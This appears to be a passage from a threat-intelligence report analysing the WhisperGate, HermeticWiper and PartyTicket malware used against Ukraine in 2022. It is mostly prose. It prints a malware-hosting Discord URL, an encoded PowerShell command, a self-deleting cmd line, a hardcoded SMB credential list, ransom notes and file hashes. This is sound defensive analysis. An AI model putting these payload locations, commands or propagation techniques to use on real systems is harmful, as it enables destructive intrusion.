In addition, Ukraine has hinted that the Hacker Group UNC1151, affiliated with Belarus, may have carried out the cyberattack, given its behaviour. UNC1151 is a group discovered by Mandiant, which has conducted espionage campaigns targeting organisations in Eastern Europe. Although a direct link has not yet been established, some elements seem to suggest close links between UNC1151 and the Russian military.

TECHNICAL ANALYSIS


The attack WhisperGate consists of 3 steps and involves a total of 4 files. The first step, called BootPatch, is used to simulate a ransomware attack. It states that the «hard drive has been corrupted» and demands a ransom of $10,000, although the data cannot be recovered. This program overwrites the MBR (Master Boot Record) with a custom bootloader that will be run when the machine restarts. The program also writes a fake ransom note that is displayed:
On reboot, the malicious bootloader overwrites the partitions of each detected disk with the ransom note wrapped in padding every 199 sectors.
The second step is triggered by a .Net dropper that tries to evade antivirus detection by using a VBS script to run an encoded PowerShell command twice, sleeping 10 seconds each time.
After this 20-second delay, the program will download a reverse .Net executable, 'Tbopbh.jpg', directly from Discord's CDN.

Fake ransom note filed by the attacker




```
    Your hard drive has been corrupted.
    In case you want to recover all hard drives
    of your organization,
    You should pay us  $10k via bitcoin wallet
    1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
    tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496
    F65
    with your organization name.
    We will contact you to give further instructions.
```

The encoded Sleep PowerShell command



```
powershell -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==
```


Second stage hosted on https://cdn.discordapp[.] com/ attachments/928503440139771947/930108637681184768/Tbopbh.jpg



```
0x00405af5   https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg
```


This file will be loaded and executed from memory, starting the third and final step. This program will start by decrypting 2 built-in resources, which appear to be 2 compressed GZIP archives, the second one also being reversed. The first is legitimate software published by Nirsoft, AdvancedRun[229], while the second is the real cleaner, nicknamed Whisperkill and targeting system files.
After unpacking these additional resources, the program first drops and runs a VBS script in the temp directory, which executes a PowerShell command to add the C:/ drive. with Windows Defender exceptions, then uses AdvancedRun to stop the Windows Defender service and delete its directory, optionally to prevent the operating system from restarting it.
Finally, once the target's defenses are disabled, the wiper starts. The Windows InstallUtil utility is first dropped into the temp directory, before being run and used to allow the wiper to work in its context.
All files and directories matching the list of extensions below will be corrupted, with the first 1MB being replaced by a '0xCC' byte string. The wiper will then try to ping 5 times for up to 10 seconds to an inaccessible IP address (111.111.111.111), setting up a 50-second delay before deleting the IP address.

Targeted fIle extensions



```
.SHTML .HTML .XHTML .PHTML .PHPS .PHP5 .ASPX .PHP4 .PHP6 .PHP7 .PHP3 .DOCX .XLSX .PPTX .VSDX .ONETOC2
.JPEG .DOCB .DOCM .DOTM .DOTX .XLSM .XLSB .XLTX .XLTM .PPTM .PPSM .PPSX .PPAM .POTX .POTM .SLDX .SLDM
.TIFF .DJVU .SH .CLASS .LAY6 .JAVA .KDBX .VMDK .NVRAM .VMSD .VMSN .VMSS .VMTM .VMXF .VSWP .VMTX .VMEM
.ACCDB .SQLITEDB .SQLITE3 .BACKUP .CONFIG
```

The PowerShell command waited 50 seconds before withdrawing.



```
cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"[Filepath]\"
```

Parsing .Net samples shows that AssemblyInfo properties are written in Cyrillic.


Dropping a ransom note to simulate a ransomware attack may seem futile and ineffective because the real goal comes up quickly. However, such a score is often used as a strong indicator for detection and attribution, and as such, it is a prime target for deceiving analysis and attribution.

On January 26, Ukraine's state agency CIP (Communications and Information Protection) said evidence linking the operation to a pro-Ukrainian hacker group had been found. These allegations are based on the following facts:

- 80% of the wiper's code appears to be like WhiteBlackCrypt, a ransomware that used Ukraine's coat of arms in its ransom note.
- The bitcoin address listed in WhisperGate's ransom note is the same one used in a bomb threat extortion campaign sent to Russian organisations in 2019, which had been linked to a group associated with the Ukrainian secret service by Russian media.
- An actor posing as the same person behind the 2019 bomb threats has begun inciting Ukrainian organisations to take hostile action against Russia.

The IPC, however, claims that this attack is a false flag, designed to be wrongly attributed to Ukrainian state actors rather than Russian state actors, who it believes are the real culprits.

Using Cyrillic in the .Net Payload



```
[assembly: AssemblyCompany("Microsoft Corporation")]
[assembly: AssemblyCopyright("© Корпорация Майкрософт. Все права защищены.")]
[assembly: Guid("f27071ad-742b-4416-aac2-f9626c7709d2")]
[assembly: ComVisible(false)]
[assembly: AssemblyConfiguration("")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyProduct("Операционная система Microsoft® Windows®")]
[assembly: AssemblyDescription("Проводник")]
[assembly: AssemblyTitle("Проводник")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName =
```

HERMETIC FAMILY

On the night of February 23-24, Russia unleashed a major cyberattack in parallel with the beginning of its invasion of Ukraine. Several means have been implemented to cause maximum damage, including the use of a destructive virus (wiper).

This wiper is composed of a major program and 3 different sub-programs. The entry point, named HermeticWizard, is run first and takes care of scanning the network and spreading the malware; it contains an encrypted copy of each of the subprograms. The samples recovered so far are unlike any other known malware strains.

It should be noted that each of these programs can be used independently. Especially, HermeticWiper, the element responsible for the destruction of the system, was observed as having been deployed on all the machines in a fleet administered by an ActiveDirectory via the GPOs; this type of operation is most often configured by hand, indicating a compromise made beforehand. Some research teams also report seeing its deployment from prior access, such as on a compromised Exchange server or from a webshell.

HERMETICWIZARD

Although an in-depth analysis remains to be carried out, ESET researchers published on 1 March the first elements identified. They indicate that they detected the execution of this program at 14:52:49 UTC, February 23, 2022[230].

As stated earlier, the main role of HermeticWizard is to spread as much as possible and trigger the destructive subprogram, HermeticWiper. To do this, it retrieves all the IPs with which the system has already communicated from 6 different caches and sorts these IPs to keep only those that are reachable. It then scans a list of 9 ports to detect which ones are active. We do not know at this time if this detection changes the behaviour of the malware.

NOTE
The port scan is done in a random order, making it impossible to make a fingerprint in this way.

The malware accepts an «-s» option at launch, which then triggers a scan of the entire address range with a mask of /24, from X.X.X.1 to X.X.X.254, for each of the recovered IPs.

As soon as a machine responds to the connection attempt, the malware decrypts and executes from disk the two subprograms responsible for the propagation (described belo5) that it embeds and whose exclusive task is to copy and launch HermeticWizard on the remote machine.

After this routine is complete, the program decrypts then execute HermeticWiper.

HERMETICWIPER

HermeticWiper is a program whose main purpose is to destroy the data of the system on which it is launched on and render it unusable.

It takes the form of a 32-bit executable signed with a legitimate certificate, a priori stolen from the Cypriot company «Hermetica Digital Ltd.».

A signed program has the advantage of automatically passing several security checks put in place by Microsoft. There is also a sharp drop in the detection rate by commercially available antiviruses when a malware is presented withs a valid signature.

Since a legitimate certificate used to sign and distribute malware is quickly revoked and therefore lose all its benefits, this specificity highlights a relatively serious investment in the success of this operation. There is, however, a good chance that the attacker possesses several of them, ready to be used, and that this one was the closest of the pool to its expiration date as it is set to April 14, 2022.It also uses a legitimate system driver, «EaseUS Partition Master», published by a Chinese company, to bypass the access rights management system by writing directly to the files' raw location on the partition. Note that once the driver is installed on the system, the program using the driver as an elevated proxy does not require any privilege to communicate with it.

The Lazarus Group and APT38 (Shamoon) are known to have used a similar technique, albeit using a different driver. This technique notably frees the malware from using file-related Windows API, heavily monitored by endpoint protection systems.

To maximize its compatibility, the malware embeds 4 versions of the driver, making it compatible with all architectures since Windows XP (32 and 64bits).

FILE OVERWRITING TECHNIQUE

The major peculiarity of this malware comes from its use of the driver, which requires a good understanding of the architecture of the NTFS and FAT file systems. Indeed, although a thorough analysis is necessary to understand the whole process, the overwriting of the data seems to be done in two distinct phases.

The first phase consists of constructing an index containing each file's fragments position to be overwritten from the following technical details:

- The number of sectors, the number of clusters per sector, the size of each cluster, etc. for disks
- The type, position, space occupied, and fragmentation details of each file

This information is retrieved in two different ways:

- Via the «DeviceIoControl» function, with the codes of the IOCTL and FSCTL family
    - FSCTL_GET_NTFS_VOLUME_DATA
    - FSCTL_GET_NTFS_FILE_RECORD
    - FSCTL_GET_VOLUME_BITMAP
    - FSCTL_GET_RETRIEVAL_POINTERS
    - IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
    - IOCTL_DISK_GET_DRIVE_LAYOUT_EX
- By analyzing folder and file metadata via NTFS streams and MFT
    - The NTFS streams scanned are as follows:
        - $ATTRIBUTE_LIST
        - $EA
        - $EA_INFORMATION
        - $SECURITY_DESCRIPTOR
        - $DATA
        - $INDEX_ROOT
        - $INDEX_ALLOCATION
        - $BITMAP
        - $LOGFILE
        - $REPARSE_POINT
        - $LOGGED_UTILITY_STREAM
        - $I 30

> NOTE
> The usefulness and characteristics of the flows mentioned above are detailed in Microsoft's article: https://docs.microsoft.com/fr-fr/windows/win32/fileio/file-streams#stream-types.

Random data blocks of equivalent size are also generated and will be used to overwrite fragments of targeted files. In this second phase, the program will use the tube named «\Device\EPMNTDRV\0» created by the driver to write to the desired position per block of 4kB. Before each write, the pointer is advanced thanks to «SetFilePointerEx» and the data is sent via «WriteFile».

During its execution, the program uses the operation «FSCTL_MOVE_FILE» via «DeviceIoControl» on all user files. This action moves fragments of a file to a new location on disk, like the defragmentation process. It is likely that this manipulation is intended to fragment the data and spread it to the disk, therefore hindering its potential recovery.

EXECUTION

The malware accepts an anonymous command-line parameter that sets the maximum execution time, in minutes, before the system is forced to restart. Its default value is 35 minutes. After the threads responsible for data overwriting are started, the program calculates a minimum wait time equal to half (rounded down) of the duration specified on the command line. For example, if «15» is passed through the command line, the program will wait here for 7 minutes. On the other hand, if the setting is «20» or no duration has been specified, the program will wait 20 minutes by default.

When it starts, the program will first adjust its privileges by activating «SeBackupPrivilege» and «SeShutdownPrivilege», so that it can bypass the read access restrictions of all files and trigger the system restart.

To make scanning more difficult, a technique is used when adjusting backup privileges. The program will push into memory an incomplete string of characters, in this case «SeShutdo.... ivilege», then complete it dynamically. Here, it is the first character of the lowercase executable that is used to calculate the position of the missing characters («wnPr»). Therefore, if the file name starts with something other than «c», the missing characters will be placed in the wrong place and the program privilege update will be wrong.

The Malware then takes care of unpacking and dropping a version of the embedded driver compatible with the system. To detect the version of the operating system and its architecture, it will use a function that is rarely seen: «VerifyVersionInfoW». This function allows you to know if the system is compatible with given characteristics. Therefore, with the right mask and analyzing the return of the function, it is possible to obtain the necessary information to discriminate the compatible versions of the driver.

The key configuring crash reporting («SYSTEM\CurrentControlSet\Control\CrashControl\CrashDumpEnabled») has been changed to 0, disabling this feature. This helps to hinder potential post-mortem scanning efforts knowing that, in some situations, the system crash can be caused by the destruction of certain critical files.

Once the file is selected, it is extracted to memory from the «RCDATA» resource folder and then dropped in its compressed form to the «C:\Windows\System32\Drivers» folder. The name of the file therefore created consists of two lowercase letters derived from the process ID, followed by the letters «dr» (i.e., «lfdr»). The program will then unzip this file into a new one, extending it with the «.sys» extension. Finally, the file containing the compressed form is deleted.

Immediately afterwards, the program will grant itself the «SeLoadDriverPrivilege» privilege, which is essential to load a driver onto the system. If the tube named «\\.\EPMNTDRV\0» is missing, indicating that the driver is running, it will continue with the creation of a service with the same name as the driver («XXdr»). It will then try to start it up to 5 times in case of failure, applying a delay of one second between each attempt. It will then delete the reference to this new service in the registry to the key «SYSTEM\CurrentControlSet\services\XXdr».

Once the driver is activated, the program will stop the «vss» service, in charge of «Shadow Copies», by sending the stop code «SERVICE_CONTROL_STOP» via the «ControlService» function and disabling the service through the «SERVICE_DISABLED» command sent through the «ChangeServiceConfigW» function. The executable and uncompressed driver are then added to the list of items to be overwritten in the second phase.

It will then browse the MBR from the volumes «\\.\PhysicalDrive0» to «\\.\PhysicalDrive100» to retrieve the address of the boot sectors of all disks. The «C:\System Volume Information» folder is also searched to retrieve all the NTFS mount points defined for the current volume within the database maintained by the Windows Mount Point Manager. It will then create the thread in charge of triggering the system restart and modify two registry keys of the «Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\» hive: «ShowCompColor» and «ShowInfoTip». Changing them to 0 disables visual indicators that might appear when editing files, such as tooltips or changing the color of certain icons. It continues by applying the technique described in the section above using the operation code «FSCTL_MOVE_FILE» on all items present in folders containing one of the following names in the path:

- Windows
- Program Files
- Program Files(x86)
- PerfLogs
- Boot
- System Volume Information
- AppData

It will then trigger the first threads in charge of sending data to the driver and therefore begin the destruction of the data. It will then relist disks from 0 to 100, this time for the purpose of clearing the boot sector of each volume, as well as the MFT and its backup file ($MFTMirror) if the file system used is NTFS. Note: The boot sector destruction procedure is compatible with FAT file systems.

After browsing the metadata present in the NTFS streams $BITMAP (mapping the areas of the disk occupied by data) and $LOGFILE (history of changes to stored items), the configuration files of each user («ntuser*») as well as those present within the «My Documents» and «Desktop» folders will be added to the list of files to be overwritten. The «AppData» folder is excluded when browsing this tree.

The Windows event logs contained in the «C:\Windows\System32\winevt\Logs» folder will also be added to the list of files to be overwritten.

Finally, it will wait for the running threads to finish and unmount each of the impacted volumes before exiting.

Driver name	SHA256 (compressed)	SHA256 (uncompressed)
DRV_X64	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5	96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
DRV_X86	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1	8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b
DRV_XP_X64	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd	23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4
DRV_XP_X86	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d	2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb66d

HERMETICWIPER (SHA1)

0d8cc992f279ec45e8b8dfd05a700ff1f0437f29
61b25d11392172e587d8da3045812a66c3385451
912342f1c840a42f6b74132f8a7c4ffe7d40fb77
9518e4ae0862ae871cf9fb634b50b07c66a2c379
d9a3596af0463797df4ff25b7999184946e3bfa2
5ba988916d175d5887fb200b8c15a7e76e1fbd20

WMI PROPAGATOR

Mentioned above, two very light tools are embedded in HermeticWizard. The first, described here, can run the program provided to it on a remote machine using WMI.

This program accepts two options, «-s» and «-i». The first is used to indicate the program to copy and run, and the second the IP address of the targeted machine.

Once launched, it will try to copy the binary on the «ADMIN$» share of the remote machine, then try to run it in the process. If it is launched by HermeticWizard, it is the path to the latter that is specified at the launch of the propagator.

If execution fails, the program will attempt to create a service on the remote machine to run the copy of HermeticWizard.

If the operation is successful, the program sleeps until the remote execution finishes, and then attempts to delete the copied file for the probable purpose of erasing its traces.

> NOTE
> The «-s» option has not switched to HermeticWizard, disabling the extended scan feature.

SMB PROPAGATOR

This program is a variation of the propagator described above. It supports the same options and works in an equivalent way, although adapted to the peculiarities of the Samba protocol. The major difference comes from using a list of usernames and passwords to try when connecting to remote machines. The list retrieved by the ESET team is sketchy, and most likely not very effective. It has 8 usernames and 3 passwords:

-Usernames:

- Guest
- test
- Admin
- wear out
- Root
- administrator
- manager
- operator

-Passwords:

- 123
- Qaz123
- Qwerty123


Be careful, however, this list, written in hard, can be modified at will during the compilation of the program and adjusted according to the target, for example by indicating a list of all the variations of a password or a precise word, identified beforehand.

At launch, the binary tries to connect to the remote shares of the targeted machine through a precise list of 6 standard names (samr, browser, netlogon, lsarpc, ntsvcs, svcctl).

PARTYTICKET / HERMETICRANSOM

SUMMARY

PartyTicket (or HermeticRansom) is a new ransomware detected during the HermeticWiper attack on Ukraine. It is written in Go, but its development is not very sophisticated. This malware seems to be acting as a decoy to promote the HermeticWiper attack. It takes its name from a character string presented in the code:




```
0x006ce320  }\tpartyTicket.len
0x006ce33a  }\tpartyTicket.ptr
```

TECHNICAL ANALYSIS

SHA256: 4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382

The Payload principal is an executable initially deposited by the loader common to HermeticWiper: HermeticWizard[231]. However, the development of this malware (written in Go) betrays an almost amateur level of attackers for this programming language.

PartyTicket Ransom Demand



"The only thing that we learn from new elections is we learned nothing from the old!"

Thank you for your vote! All your files, documents, photoes, videos, databases etc. have been successfully encrypted!

Now your computer has a special ID: [redacted]

Do not try to decrypt then by yourself - it's impossible!

It's just a business and we care only about getting benefits. The only way to get your files back is to contact us and get further instuctions.

To prove that we have a decryptor send us any encrypted file (less than 650 kbytes) and we'll send you it back being decrypted. This is our guarantee.

NOTE: *Do not send file with sensitive content. In the email write us your computer's special ID (mentioned above).*

So if you want to get your files back contact us:

1) [redacted]com

2) [redacted].com - if we don't answer you during 3 days

Have a nice day!

First, the malware drops the ransom note on the target device's desktop, even before starting the encryption process: the file named 'read_me.html' above. It can be noted that no amount is specified in the request, and the means of contact do not go through links (TOR or other) but simply through e-mail addresses.

Then, unlike the usual techniques of today's ransomware, PartyTicket does not seek to properly shut down certain internal programs or software such as possible databases on the victim machines, before encrypting their contents. However, these types of files usually have file-handles, and therefore limit the damage potentially caused by PartyTicket.

To find the files to be encrypted, PartyTicket iterates on the file system of each disk on the target device, excluding the «C:\Documents and Settings» and «C:\Users» folders, as well as folders or files that include the strings «Windows» or «Program Files», and selects all files with one of the extensions below.

Extensions targeted for encryption by PartyTicket.


```
acl, avi, bat, bmp, cab, cfg, chm, cmd, com, contact, crt, css, dat, dip,
dll, doc, docx, dot, encryptedjb , epub, exe, gif, htm, html, ico, in,
iso, jpeg, jpg, mp3, msi, odt, one, ova, pdf, pgsql, png, ppt, pptx, pub,
rar, rtf, sfx, sql, txt, url, vdi, vsd, wma, wmv, wtv, xls, xlsx, xml,
xps, zip
```

At runtime, many processes are created, which suggests that thread management is not done correctly, something common for an amateur developer in Go. Each iteration on a file, the binary is copied to the current folder and runs independently.

This design choice is strange considering the size of the initial binary, which is more than 3MB. This ultimately represents considerable disk space on the machine, and the number of processes greatly slows down the execution of the program, including that of the wiper (HermeticWiper) which would initially be supposed to be camouflaged by this ransomware.

This results in what appears to correspond to a process created per file to be encrypted:

Extracts processes created at runtime.



```
cmd.exe PID: 2244   cmd.exe PID: 2248   cmd.exe PID: 2252   cmd.exe PID: 2260
cmd.exe PID: 2264   cmd.exe PID: 2268   cmd.exe PID: 2276   cmd.exe PID: 2280
cmd.exe PID: 2284   cmd.exe PID: 2288   cmd.exe PID: 2296   cmd.exe PID: 2300
cmd.exe PID: 2304   cmd.exe PID: 2308   cmd.exe PID: 2312   cmd.exe PID: 2320
cmd.exe PID: 2328   cmd.exe PID: 2332   cmd.exe PID: 2336   cmd.exe PID: 2344
cmd.exe PID: 2348   cmd.exe PID: 2352   cmd.exe PID: 2356   cmd.exe PID: 2360
cmd.exe PID: 2364   cmd.exe PID: 2368   cmd.exe PID: 2372   cmd.exe PID: 2376
cmd.exe PID: 2380   cmd.exe PID: 2384   cmd.exe PID: 2392   cmd.exe PID: 2400
cmd.exe PID: 2408   cmd.exe PID: 2412   cmd.exe PID: 2416   cmd.exe PID: 2420
cmd.exe PID: 2424   cmd.exe PID: 2428   cmd.exe PID: 2432   cmd.exe PID: 2440
cmd.exe PID: 2448   cmd.exe PID: 2456   cmd.exe PID: 2460   cmd.exe PID: 2464
cmd.exe PID: 2468   cmd.exe PID: 2472   cmd.exe PID: 2480   cmd.exe PID: 2484
cmd.exe PID: 2488   cmd.exe PID: 2496   cmd.exe PID: 2504   cmd.exe PID: 2512
cmd.exe PID: 2520   cmd.exe PID: 2528   cmd.exe PID: 2536   cmd.exe PID: 2544
cmd.exe PID: 2552   cmd.exe PID: 2560   cmd.exe PID: 2568   cmd.exe PID: 2576
cmd.exe PID: 2584   cmd.exe PID: 2592   cmd.exe PID: 2600   cmd.exe PID: 2608
```

Each binary encrypts the file passed to it as an argument using AES encryption in GCM mode. The encrypted file then gets the extension '. encryptedJB'. When each subprogram has completed its tasks, the parent binary deletes itself.


However, the encryption system of this malware leaves something to be desired: it uses an AES key of 32 alphanumeric characters generated from the «rand» function of the source packet «Intn» of the Go language, a function that is deterministic. In addition, the initialization value used (the seed) is changed only after the key is generated, probably due to an error, so that each execution of the binary for each file will produce the same key. It can therefore be found and used to decrypt lost files.

An open-source program is available to decrypt files that are victims of this version of PartyTicket, also available as an appendix. It is very likely that this error will be quickly fixed in a future version of the malware.

NOTE
Decryption tool: https://github.com/CrowdStrike/PartyTicketDecryptor/blob/main/PartyDecrypt.go.

However, even if this error was to be fixed, the cryptographic routine that the malware was originally intended to use runs in the 'main.subscribeNewPartyMember()' function below. The key is available in plain text.


PartyTicket encryption routine



```
